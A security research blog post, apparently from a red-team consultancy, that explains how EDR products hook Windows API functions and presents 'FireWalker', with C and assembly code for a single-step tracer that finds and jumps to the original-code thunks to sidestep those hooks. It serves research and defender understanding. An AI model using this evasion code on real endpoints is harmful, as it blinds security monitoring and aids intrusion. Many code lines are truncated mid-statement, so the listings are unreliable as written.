FireWalker: A New Approach to Generically Bypass User-Space EDR Hooking

mdsec.co.uk/2020/08/firewalker-a-new-approach-to-generically-bypass-user-space-edr-hooking

Admin August 17, 2020

ActiveBreach



Introduction

During red team engagements, it is not uncommon to encounter Endpoint Defence & Response (EDR) / Prevention (EDP) products that implement user-land hooks to gain insight in to a process' behaviour and monitor for potentially malicious code. Some great work has been done in bypassing these checks in the past, including from our friends at Outflank who demonstrated this using direct system calls (recommended reading, HT to @Cneelis). However, in this blog post we will illustrate a new, generic approach for circumventing user-land EDR hooks.

Our technique involves tracing into code which may invoke hooked functions, detecting the hooks and redirecting execution to the original code (usually migrated into a small *thunk* elsewhere in memory) circumventing the layer of defence which may otherwise be implemented.

In practice there are some minor shortcoming to address to make this approach maximally useful, however it is hoped that this post will provide a good starting point and that the more general concept could form the basis for further ideas and research.

A Brief Introduction to Function Hooking

Function hooking is a technique used to intercept function calls at the point of execution, providing an application with the opportunity to examine, modify or replace the behaviour of the hooked function at runtime. Function hooks are usually installed on functions for which the source code is not available to the developer, otherwise (language supported) techniques can be employed to more achieve the desired level of augmentation.

There are several approaches which can be used to hook functions. One such approach involves redirecting entries within the Import Address Table (IAT) to point to an associated function hook, which then in turn calls the original function as required. This approach involves walking the Import Directory for an application at runtime and enumerating imported functions by name (or by ordinal) until the desired function is identified and then overwriting the associated IAT entry with a pointer to the hook.

This approach is however not the approach usually favoured by developers of hooking libraries because there is a risk that not every call to the hooked function will be intercepted. For example – in the event that the application has cached a pointer to the original function before the hook is installed, once called the original function will be invoked and the hook will be bypassed. Similarly if other means of locating the target function are employed (for example, by using the Windows API `GetProcAdress` the pointer to the original function will be returned, rather than the hook). Hooking imported functions by name also works only for functions which are exported by some other DLL (rather than – say – internal functions).

Due to these shortcomings the preferred approach to function hooking involves direct rewriting of the target function. With this approach the first few instructions of the target are copied out of the function into executable memory and are replaced with a `jmp` to the hook. Directly following the copied instructions a `jmp` instruction is added to return back to the original function at the point which follows the copied instructions. This has the effect of seamlessly redirecting the function call – parameters and registers intact – to the hook function. The hook function then is free to examine and modify parameters as required and may then choose to invoke the original function by calling the newly allocated executable memory address containing the original instructions and `jmp` as previously mentioned.

This approach is preferable because – since it overwrites the function being hooked itself rather than a pointer to the function – this approach should succeed in intercepting every call to the hooked function rather than just those relying on the IAT for a particular module. This technique for function hooking makes much more sense therefore when implementing – for example – anti-malware/EDR software which depends on the ability to detect and examine usage of particular functions.

To implement a function hooking library great care is required to ensure that modification of the target function does not crash the application. Problems which may arise within a poorly implemented library may include – race conditions (between rewriting the function prologue versus another thread attempting to execute the prologue), breaking instructions (making incorrect assumptions about the format of the hooked function prologue may lead to an incorrect number of instructions being copied and overwritten), and calling convention mismatch (assuming the calling convention used by a particular function may lead to the hook target implementing parameter management and stack cleanup incorrectly, leading to a crash – this is however more the responsibility of the hook developer than the library itself).

Due to the inherent complexity in producing a safe and reliable function hooking library it is uncommon for a vendor to develop their own in-house hooking capability; instead one of several popular libraries are commonly employed. These include Frida and Microsoft Detours, both of which are freely available for both commercial and non-commercial use.

Function Hooking Example

Anti-malware and EDR software often utilise some form of function hooking within protected processes to determine whether activities performed by currently executing code may be construed as being malicious. For example invocation of functions to create processes, open certain existing processes, create process minidumps, or to read/write memory belonging to other processes are all relatively uncommon behaviours for many desktop applications. Intercepting functions associated with these activities can provide EDR with valuable information indicating possible compromise or subversion of normal application behaviour, allowing the associated behaviour to be recorded or alerted on, and – if required – the affected process to be terminated.

To implement monitoring of – for example – process creation an EDR may choose to hook one of several possible candidate functions anywhere along the call chain from `CreateProcess` to `NtCreateUserProcess`. Consider the following code running within a 32-bit process on WoW64, executing inside a debugger with a breakpoint placed on `NtCreateUserProcess`:

```
if (!CreateProcess(L"c:\\windows\\notepad.exe", NULL, NULL, NULL, FALSE, 0, NUI
{
        printf("Failed to create process\n");
}
else
{
        printf("Created process\n");
}
```

The following stack trace illustrates the possible hook points. For this call the hook points are `CreateProcessW`, `CreateProcessInternalW` and `NtCreateUserProcess`. Disassembling the code for `NtCreateUserProcess` shows that this function is the last function to be called before execution is handed over to the *WoW64 system call* handler.

```
0:000> u ntdll!NtCreateUserProcess
ntdll!NtCreateUserProcess:
77ac2a60 b8c4000000      mov     eax,0C4h
77ac2a65 ba008ead77      mov     edx,offset ntdll!Wow64SystemServiceCall (77ad8e00)
77ac2a6a ffd2            call    edx
77ac2a6c c22c00          ret     2Ch
77ac2a6f 90              nop
0:000> bp ntdll!NtCreateUserProcess
0:000> g
Breakpoint 0 hit
eax=007cf120 ebx=00000000 ecx=007ceee0 edx=00000000 esi=00000000 edi=00c6b1b8
eip=77ac2a60 esp=007cec60 ebp=007cf6d8 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!NtCreateUserProcess:
77ac2a60 b8c4000000      mov     eax,0C4h
0:000> k
 # ChildEBP RetAddr
00 007cec5c 761fa0cb ntdll!NtCreateUserProcess
01 007cf6d8 761f867c KERNELBASE!CreateProcessInternalW+0x19db
02 007cf710 0082110b KERNELBASE!CreateProcessW+0x2c
03 007cf7c0 00821fbd FireWalker!main+0x7b [C:\Users\Peter\source\repos\FireWalker\Fire\
```

For EDR software to intercept calls to `CreateProcess` it would make sense to hook at the lowest level possible, which in this example would be hooking the function which issues the system call (`NtCreateUserProcess`). *It should be noted that in reality there is a deeper level at which hooks can be installed into a 32-bit process on WoW64, and that is within the corresponding 64-bit modules which are executed once the processor transitions from guest (WoW) mode back to host mode (64-bit). For the purpose of describing the high level concepts involved this detail will be omitted from the below discussion.*

To hook `NtCreateUserProcess` using Microsoft Detours, code such as the following may be employed:

```
FUNC_NTCREATEUSERPROCESS Real_NtCreateUserProcess = NULL;

NTSTATUS (NTAPI Hooked_NtCreateUserProcess)(
        PHANDLE ProcessHandle,
        PHANDLE ThreadHandle,
        ACCESS_MASK ProcessDesiredAccess,
        ACCESS_MASK ThreadDesiredAccess,
        POBJECT_ATTRIBUTES ProcessObjectAttributes,
```

```
        POBJECT_ATTRIBUTES ThreadObjectAttributes,
        ULONG ProcessFlags,
        ULONG ThreadFlags,
        PRTL_USER_PROCESS_PARAMETERS ProcessParameters,
        PPROCESS_CREATE_INFO CreateInfo,
        PPROCESS_ATTRIBUTE_LIST AttributeList
        )
{
        std::wstring log = L"Intercepted call to NtCreateUserProcess\n";

        if (ProcessParameters != NULL)
        {
                log += L"  ImagePathName: " + (ProcessParameters->ImagePathName.Buffer
                        std::wstring(ProcessParameters->ImagePathName.Buffer, ProcessPa
                        std::wstring(L"(unspecified)")) + L"\n";

                log += L"  CommandLine: " + (ProcessParameters->CommandLine.Buffer ?
                        std::wstring(ProcessParameters->CommandLine.Buffer, ProcessPara
                        std::wstring(L"(unspecified)")) + L"\n";
        }
        else
        {
                log += L"  ProcessParameters unspecified\n";
        }

        wprintf(L"%s", log.c_str());


        return Real_NtCreateUserProcess(
                ProcessHandle,
                ThreadHandle,
                ProcessDesiredAccess,
                ThreadDesiredAccess,
                ProcessObjectAttributes,
                ThreadObjectAttributes,
                ProcessFlags,
                ThreadFlags,
                ProcessParameters,
                CreateInfo,
                AttributeList
        );
}

int main()
{
        Real_NtCreateUserProcess = (FUNC_NTCREATEUSERPROCESS)GetProcAddress(GetModuleHa

        DetourTransactionBegin();
        DetourAttach((PVOID*)&Real_NtCreateUserProcess, Hooked_NtCreateUserProcess);
```

```
        DetourTransactionCommit();
...
```

Once the hook is installed, executing the `CreateProcess(L"c:\\windows\\notepad.exe", ...)` example described earlier leads to the execution of the hook `Hooked_NtCreateUserProcess` which prints the path name and command line for the process to be launched:



To examine what is occurring under the hood a breakpoint can be placed just before the call to `CreateProcess` and the function `NtCreateUserProcess` can be disassembled. This will reveal the presence of the hook:

```
0:000> u ntdll!NtCreateUserProcess
ntdll!NtCreateUserProcess:
77ac2a60 e9abe75389      jmp     FireWalker!Hooked_NtCreateUserProcess (01001210)
77ac2a65 ba008ead77      mov     edx,offset ntdll!Wow64SystemServiceCall (77ad8e00)
77ac2a6a ffd2            call    edx
77ac2a6c c22c00          ret     2Ch
77ac2a6f 90              nop
```

Comparing the above code with the original listing for `NtCreateUserProcess` shows the presence of the `jmp` instruction redirecting execution to the newly created `Hooked_NtCreateUserProcess` function responsible for logging the process creation event. To examine how the Detours library implements the *thunk* (piece of code which shims a function call, then jumps elsewhere rather than returning) which enables the original `NtCreateUserProcess` to be invoked at the end of the hook function, we can locate and disassemble `Real_NtCreateUserProcess`.

Using WinDBG we locate (efficiently, thanks to symbols)
the `Real_NtCreateUserProcess` global variable, and then use the `!address` extension to examine the memory it is pointing to:

```
0:000> x FireWalker!Real_NtCreateUserProcess
010223f8          FireWalker!Real_NtCreateUserProcess = 0x6fab00d8
0:000> !address 0x6fab00d8


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  <unknown>
Base Address:           6fab0000
End Address:            6fac0000
Region Size:            00010000 (  64.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   00020000          MEM_PRIVATE
Allocation Base:        6fab0000
Allocation Protect:     00000040          PAGE_EXECUTE_READWRITE


Content source: 1 (target), length: ff28
0:000> u 0x6fab00d8
6fab00d8 b8c4000000      mov     eax,0C4h
6fab00dd e983290108      jmp     ntdll!NtCreateUserProcess+0x5 (77ac2a65)
```

We can see from the output of the `!address` command that the underlying memory is marked executable (`PAGE_EXECUTE_READ`) – as would be expected. Disassembling at the address of the thunk shows that the first few instructions (in this case however just a `mov` single instruction) of the original function `NtCreateUserProcess` are stored, followed by a `jmp` back into the `NtCreateUserProcess` function. This is behaviourally equivalent to the original function.

To circumvent the ability of EDR software to intercept calls to hooked functions, one of several approaches is usually employed. The first of these is to make system calls directly to the kernel (or in this case to the WoW64 system call handler) which is perhaps the most effective approach as this bypasses all user-mode hooks. To implement this technique a process would

simply implement a function identical to the original `NtCreateUserProcess` function (recapped below) and would then execute this function to initiate process creation:

```
ntdll!NtCreateUserProcess:
77ac2a60 b8c4000000      mov     eax,0C4h
77ac2a65 ba008ead77      mov     edx,offset ntdll!Wow64SystemServiceCall (77ad8e00)
77ac2a6a ffd2            call    edx
77ac2a6c c22c00          ret     2Ch
```

In a 64-bit process (or a native 32-bit process) this call would be made directly to the kernel through the use of the `syscall` instruction (or under certain circumstances the `int 0x2e` interrupt), for example:

```
ntdll!NtCreateUserProcess:
00007ffc`a2edd8d0 4c8bd1          mov     r10,rcx
00007ffc`a2edd8d3 b8c4000000      mov     eax,0C4h
00007ffc`a2edd8d8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7f
00007ffc`a2edd8e0 7503            jne     ntdll!NtCreateUserProcess+0x15 (00007ffc`a2e
00007ffc`a2edd8e2 0f05            syscall
00007ffc`a2edd8e4 c3              ret
00007ffc`a2edd8e5 cd2e            int     2Eh
00007ffc`a2edd8e7 c3              ret
```

The downside to this technique is that syscall numbers (the value `0xc4` in the above case) representing the routine to be executed by the `syscall` instruction are prone to change between Windows OS versions and service packs, meaning that the underlying OS and version must be correctly determined before the syscall is invoked, and that the code must be updated as new service packs are released. In practice, only the syscalls for `NtOpenFile` and `NtReadFile` need to be recorded as these can be used to open a copy of `ntdll.dll` on disk from which the remainder of the valid syscalls may be extracted.

The second technique which may be applied involves unhooking the affected function by restoring the original code from a second copy of the DLL loaded into memory. Similarly to the first technique, an initial step of reading the original `ntdll.dll` binary into memory is required; following this it is necessary to locate the functions which are hooked (for example `NtCreateUserProcess`) within the original DLL and to copy the first few bytes from the original function code over the hooked function, restoring the original behaviour. This has the effect of unhooking the intercepted functions.

The third technique which is fairly frequently applied involves loading a second copy of a DLL which has been hooked into memory using `LoadLibrary` and then calling the required API as implemented by the copy of the DLL rather than the original. Following with the process creation example, using this technique a copy of the `ntdll.dll` file would be stored somewhere on disk (such as within the Windows temporary folder) and this copy would then

be loaded as a library. `GetProcAddress` would then be used to locate the functions of interest within the DLL copy:

```
CopyFile(L"c:\\windows\\syswow64\\ntdll.dll", L"c:\\windows\\temp\\ntdllcopy.dll", TRUE

HMODULE hmNtdllCopy = LoadLibrary(L"c:\\windows\\temp\\ntdllcopy.dll");
if (!hmNtdllCopy)
{
        printf("LoadLibrary failed");
        return 1;
}

FUNC_NTCREATEUSERPROCESS pNtCreateUserProcess = (FUNC_NTCREATEUSERPROCESS)GetProcAddres

...
status = pNtCreateUserProcess(&hProcess, &hThread, MAXIMUM_ALLOWED, MAXIMUM_ALLOWED, NU
```

Each of the above techniques has its respective pros and cons, and may result in different indicators that something out of the ordinary is occurring. For example, restoring the original code for hooked functions within `ntdll.dll` per the second technique may trigger detection by an EDR which performs process self-validation – periodically verifying that hooks are intact, and the third technique may be detected by a hook on the `ntdll` function `LdrLoadDll` which may determine that an attempt is being made to re-load an existing module from another disk location (an otherwise rare occurrence).

FireWalker Concept

In thinking about techniques that could be used which may avoid some of the pitfalls detailed, an idea came to mind. Since function hooking libraries typically only relocate and rewrite functions, all of the original instructions for hooked function must still reside in memory somewhere in some form. If this is the case, would it be possible to trace and manage execution of code such as to allow the call to `CreateProcess` to be made as it ordinarily would, but at each step in the execution process of the code, from the initial call to `CreateProcess` through to the ultimate system call (or WoW64 equivalent), such that hooks could be detected and sidestepped?

For example, when invoking the `NtCreateUserProcess` function, rather than simply proceeding to execute the code implementing the hook by jumping directly to the hook function, would it be possible to detect the `jmp Hooked_NtCreateUserProcess` jump attempt and instead locate and redirect execution back to the `Real_NtCreateUserProcess` thunk?

If such a strategy were possible to implement then there could be a further benefit added; it would not be necessary to know exactly which function (in-

between `CreateProcess` and `NtCreateUserProcess`) had been hooked to be able to successfully avoid interception.

To manage execution in this fashion several ideas come to mind, the simplest of which would involve setting the processor *Trap Flag* (TF) which would put the processor into single step mode, causing an single-step exception to be raised after the execution of each instruction. An exception handler could then be installed which would execute after each instruction, which could then examine the next instruction to be executed to decide whether or not it appeared to be making a call to a hooked function. In the event that such a call were to be made, the instruction pointer could then be updated to point to the thunk containing the original (relocated) code for the execution target and execution could be allowed to proceed – effectively *stepping over* the hook.

The major difficulty which would be faced when attempting to implement such an idea is the problem of locating the thunk containing the original function code. Since this could be stored anywhere in memory – with a pointer maintained only by the code implementing the hook – it would only generally be possible to locate the thunk by broadly searching process memory for potential candidates rather than somehow more intelligently extracting the thunk address from the surrounding code.

A method which could be used to identify these thunks is to search executable memory for a `jmp` instruction branching back into the original function (i.e. the `jmp ntdll!NtCreateUserProcess+0x5` in the `NtCreateUserProcess` instance). This search could be carried out by enumerating memory pages using `VirtualQuery` (or the lower level API `NtQueryVirtualMemory`), or alternatively – in the 32-bit world – by brute-forcing memory ranges (which would take a few seconds on a modern machine). The results could then be cached for future calls.

An example implementation which could be used to identify thunks jumping back into a particular function (i.e. the original function for a hooked function follows):

```
DWORD FindThunkJump(DWORD RangeStart, DWORD RangeEnd)
{
	DWORD Address = 1;
	MEMORY_BASIC_INFORMATION mbi;

	while (Address < 0x7fffff00)
	{
		SIZE_T result = VirtualQuery((PVOID)Address, &mbi, sizeof(mbi));
		if (!result)
		{
			break;
		}
```

```
                Address = (DWORD)mbi.BaseAddress;

                if (mbi.Protect & (PAGE_EXECUTE_READ | PAGE_EXECUTE_READWRITE))
                {
                        for (DWORD i = 0; i < (mbi.RegionSize - 6); i++)
                        {
                                __try
                                {
                                        if (*(PBYTE)Address == 0xe9)
                                        {
                                                // jmp rel
                                                DWORD Target = Address + *(DWORD*)(Add

                                                if (Target >= RangeStart && Target <= R
                                                {
                                                        return Address;
                                                }
                                        }
                                        else if (*(PBYTE)Address == 0xff && *(PBYTE)(A
                                        {
                                                // jmp indirect
                                                DWORD Target = *(DWORD*)(Address + *(DW

                                                if (Target >= RangeStart && Target <= R
                                                {
                                                        return Address;
                                                }
                                        }
                                }
                                __except (EXCEPTION_EXECUTE_HANDLER)
                                {

                                }

                                Address++;
                        }
                }

                Address = (DWORD)mbi.BaseAddress + mbi.RegionSize;
        }

        return 0;
}
```

The above implementation is designed specifically for 32-bit processes (native and WoW64) however an identical implementation would also work for native 64-bit processes, except using larger pointers (e.g. `DWORD64` integers). The `RangeStart` and `RangeEnd` parameters

specify a region of memory from the start of the hooked function to some point within the function to which the `jmp` exiting the thunk would reasonably be expected to point. The code walks regions of memory incrementally, determining whether the region is mapped and if so whether the region is executable, returning to the caller if an address is determined to hold a `jmp` instruction pointing within the expected memory range.

It is worth mentioning at this point that if working exclusively with lower level API (i.e. `NT*` functions) it may be sufficient to simply identify thunks for hooked API functions and to call the thunks directly in lieu of the original function, not requiring the tracing process to be implemented.

This would provide optimal performance and would circumvent any checks performed by an EDR that the hooks remained intact. The only shortcoming with this approach is that it would not provide the added benefit mentioned of not requiring the caller to know which functions in the call stack (or more broadly, which API in general) were hooked.

To implement the single-step process, code such as the following could be used to enable and disable the trap flag to initiate tracing:

```
__forceinline void Trap()
{
        __asm
        {
                pushfd
                or dword ptr[esp], 0x100
                popfd
        }
}

DECLSPEC_NOINLINE void Untrap()
{
        __asm { int 3 }
        return;
}
```

The `Trap` function sets the *TF* bit (bit 8) within the processor *EFLAGS* register by pushing the flags onto the stack and using the `OR` instruction to set the relevant bit. The `Untrap` function is declared `DECLSPEC_NOINLINE` and contains a dummy body (an `int 3` breakpoint) to ensure that the compiler won't optimise it away. Execution of this function is later detected and in response the TF bit is not set, resulting in no further tracing.

To intercept the single-step interrupt exception resulting from calling the `Trap` function, and to determine whether the executed instruction requires redirection, a *vectored exception handler* (VEH) may be employed. It would also be possible to employ a frame-

based *structured exception handler* (SEH) for this purpose, however experimentation suggests that this approach is less reliable because SEH handlers may be overridden by the function that we are tracing into which may choose to handle the single-step exception itself – resulting in a broken execution flow or loss of tracing.

VEH also take priority over SEH so by using VEH we would have right of first refusal as to whether or not an exception is ours to handle. The VEH may be installed as follows:

```
        HANDLE veh = AddVectoredExceptionHandler(1, TrapFilter);
        Trap();

        bResult = CreateProcess(L"c:\\windows\\notepad.exe", NULL, NULL, NULL, FALSE, (

        Untrap();
        RemoveVectoredExceptionHandler(veh);
```

The core of the tracing logic is implemented within the `TrapFilter` function, which is presented in full as follows:

```
LONG __stdcall TrapFilter(PEXCEPTION_POINTERS pexinf)
{
        IF_DEBUG(printf("[0x%p] pexinf->ExceptionRecord->ExceptionAddress = 0x%p, pexi
                pexinf->ContextRecord->Eip,
                pexinf->ExceptionRecord->ExceptionAddress,
                pexinf->ExceptionRecord->ExceptionCode,
                pexinf->ExceptionRecord->ExceptionCode));

        if (pexinf->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION &&
                ((DWORD)pexinf->ExceptionRecord->ExceptionAddress & 0x80000000) != 0)
        {
                pexinf->ContextRecord->Eip = pexinf->ContextRecord->Eip ^ 0x80000000;
                IF_DEBUG(printf("Setting EIP back to 0x%p\n", pexinf->ContextRecord->E
        }
        else if (pexinf->ExceptionRecord->ExceptionCode != EXCEPTION_SINGLE_STEP)
        {
                return EXCEPTION_CONTINUE_SEARCH;
        }

        UINT length = length_disasm((PBYTE)pexinf->ContextRecord->Eip);
        IF_DEBUG(printf("[0x%p] %S", pexinf->ContextRecord->Eip, HexDump((PBYTE)pexinf

        // https://c9x.me/x86/html/file_module_x86_id_26.html

        DWORD CallTarget = 0;
        DWORD CallInstrLength = 2;

        switch (*(PBYTE)pexinf->ContextRecord->Eip)
```

```
{
case 0xff:
        // FF /2        CALL r/m32      Call near, absolute indirect, address g

        switch (*(PBYTE)(pexinf->ContextRecord->Eip + 1))
        {
        case 0x10:
                CallTarget = *(DWORD*)pexinf->ContextRecord->Eax;
                break;
        case 0x11:
                CallTarget = *(DWORD*)pexinf->ContextRecord->Ecx;
                break;
        case 0x12:
                CallTarget = *(DWORD*)pexinf->ContextRecord->Edx;
                break;
        case 0x13:
                CallTarget = *(DWORD*)pexinf->ContextRecord->Ebx;
                break;
        case 0x15:
                CallTarget = *(DWORD*)(*(DWORD*)(pexinf->ContextRecord->Eip + 2
                CallInstrLength = 6;
                break;
        case 0x16:
                CallTarget = *(DWORD*)pexinf->ContextRecord->Esi;
                break;
        case 0x17:
                CallTarget = *(DWORD*)pexinf->ContextRecord->Edi;
                break;
        case 0xd0:
                CallTarget = pexinf->ContextRecord->Eax;
                break;
        case 0xd1:
                CallTarget = pexinf->ContextRecord->Ecx;
                break;
        case 0xd2:
                CallTarget = pexinf->ContextRecord->Edx;
                break;
        case 0xd3:
                CallTarget = pexinf->ContextRecord->Ebx;
                break;
        case 0xd6:
                CallTarget = pexinf->ContextRecord->Esi;
                break;
        case 0xd7:
                CallTarget = pexinf->ContextRecord->Edi;
                break;
        }

        break;
```

```
case 0xe8:
        // E8 cd        CALL rel32      Call near, relative, displacement rela

        CallTarget = pexinf->ContextRecord->Eip + *(DWORD*)(pexinf->ContextRec
        CallInstrLength = 5;

        break;
}

if (CallTarget != 0)
{
        IF_DEBUG(printf("Call to 0x%p\n", CallTarget));

        if (*(PBYTE)CallTarget == 0xe9)
        {
                IF_DEBUG(printf("Call to 0x%p leads to jmp\n", CallTarget));

                DWORD ThunkAddress = FindThunkJump((DWORD)CallTarget, CallTarge
                DWORD ThunkLength = ThunkAddress + *(DWORD*)(ThunkAddress + 1)

                if (CallTarget != ThunkAddress)
                {
                        IF_DEBUG(printf("Thunk address 0x%p length 0x%x\n", Thu
                        IF_DEBUG(printf("Thunk [0x%p] %S", ThunkAddress, HexDur

                        // emulate the call
                        pexinf->ContextRecord->Esp -= 4;
                        *(DWORD*)pexinf->ContextRecord->Esp = pexinf->ContextR

                        pexinf->ContextRecord->Eip = ThunkAddress - ThunkLengtl
                }
        }
}

if (*(PBYTE)pexinf->ContextRecord->Eip != 0xea || *(PWORD)(pexinf->ContextReco
{
        if (pexinf->ContextRecord->Eip == (DWORD)Untrap)
        {
                IF_DEBUG(printf("Removing trap\n"));
                pexinf->ContextRecord->Eip += 1; // skip int3
        }
        else
        {
                IF_DEBUG(printf("Restoring trap\n"));
                pexinf->ContextRecord->EFlags |= 0x100; // restore trap
        }
}
else
{
```

```
                // heaven's gate - trap the return
                IF_DEBUG(printf("Entering heaven's gate\n"));
                *(DWORD*)pexinf->ContextRecord->Esp |= 0x80000000; // set the high bit
        }

        return EXCEPTION_CONTINUE_EXECUTION;
}
```

The code first determines whether the exception which is being handles is an access violation resulting from attempted execution of an address with the high bit set (i.e. above 0x80000000 – more on this later), or a single-step exception. If it is neither then the exception dispatcher is told to continue the search for a handler (and would then pass the exception along the VEH and SEH chains until it is either handled or the process is terminated).

Next, the `CONTEXT` record (representing the processor state, in terms of registers, processor flags, etc. at the site of the exception is examined) to determine the first byte of the next instruction to be executed by the processor. The instruction is examined to determine whether it represents a `call [indirect reg]`, `call [indirect mem]` or `call relative` and if so the call target is calculated.

If the call target can be determined from the above step then the instruction at the call target is examined to determine whether it is a relative `jmp` (opcode `0xe9`), as a `call` leading directly to a `jmp` could indicate a hooked function. If so then `FindThunkJump` function is used to try to locate an executable thunk which ends with a`jmp` back into the hooked function. Then a check is made to ensure that the destination of the `jmp` is not equal to the call target (which may lead to an infinite loop – one function within `ntdll` exhibited this behaviour).

Finally, the `call` to the hook `jmp` is replaced with a call to the thunk itself, emulated by pushing the correct return address onto the stack (`*(DWORD*)pexinf->ContextRecord->Esp = pexinf->ContextRecord->Eip + CallInstrLength;`) and the instruction pointer is updated to point to the beginning of the thunk. Then the `TrapFilter` function returns to the exception dispatcher with result `EXCEPTION_CONTINUE_EXECUTION`which continues execution using the updated `CONTEXT` with the result that the hook is effectively stepped over. The trap flag is then re-enabled in the `CONTEXT` structure (`pexinf->ContextRecord->EFlags |= 0x100;`) to enable tracing of the next instruction.


There does arise a complication when working on WoW64 as alluded to earlier. System calls on WoW64 are handled not by executing a `syscall` instruction directly but by executing the `Wow64SystemServiceCall`function which in turn transitions the processor from guest mode (32-bit emulation) into host mode (native 64-bit) through the use of special segment selector `0x33` (for example, `jmp 0033:77A46009` which is the special case detected by the final `if`-statement in the `TrapFilter` function). It is not possible to trace through this transition

using the technique described, and so execution tracing ceases at this point. This transition between processor modes is sometimes known as *Heaven's Gate*.

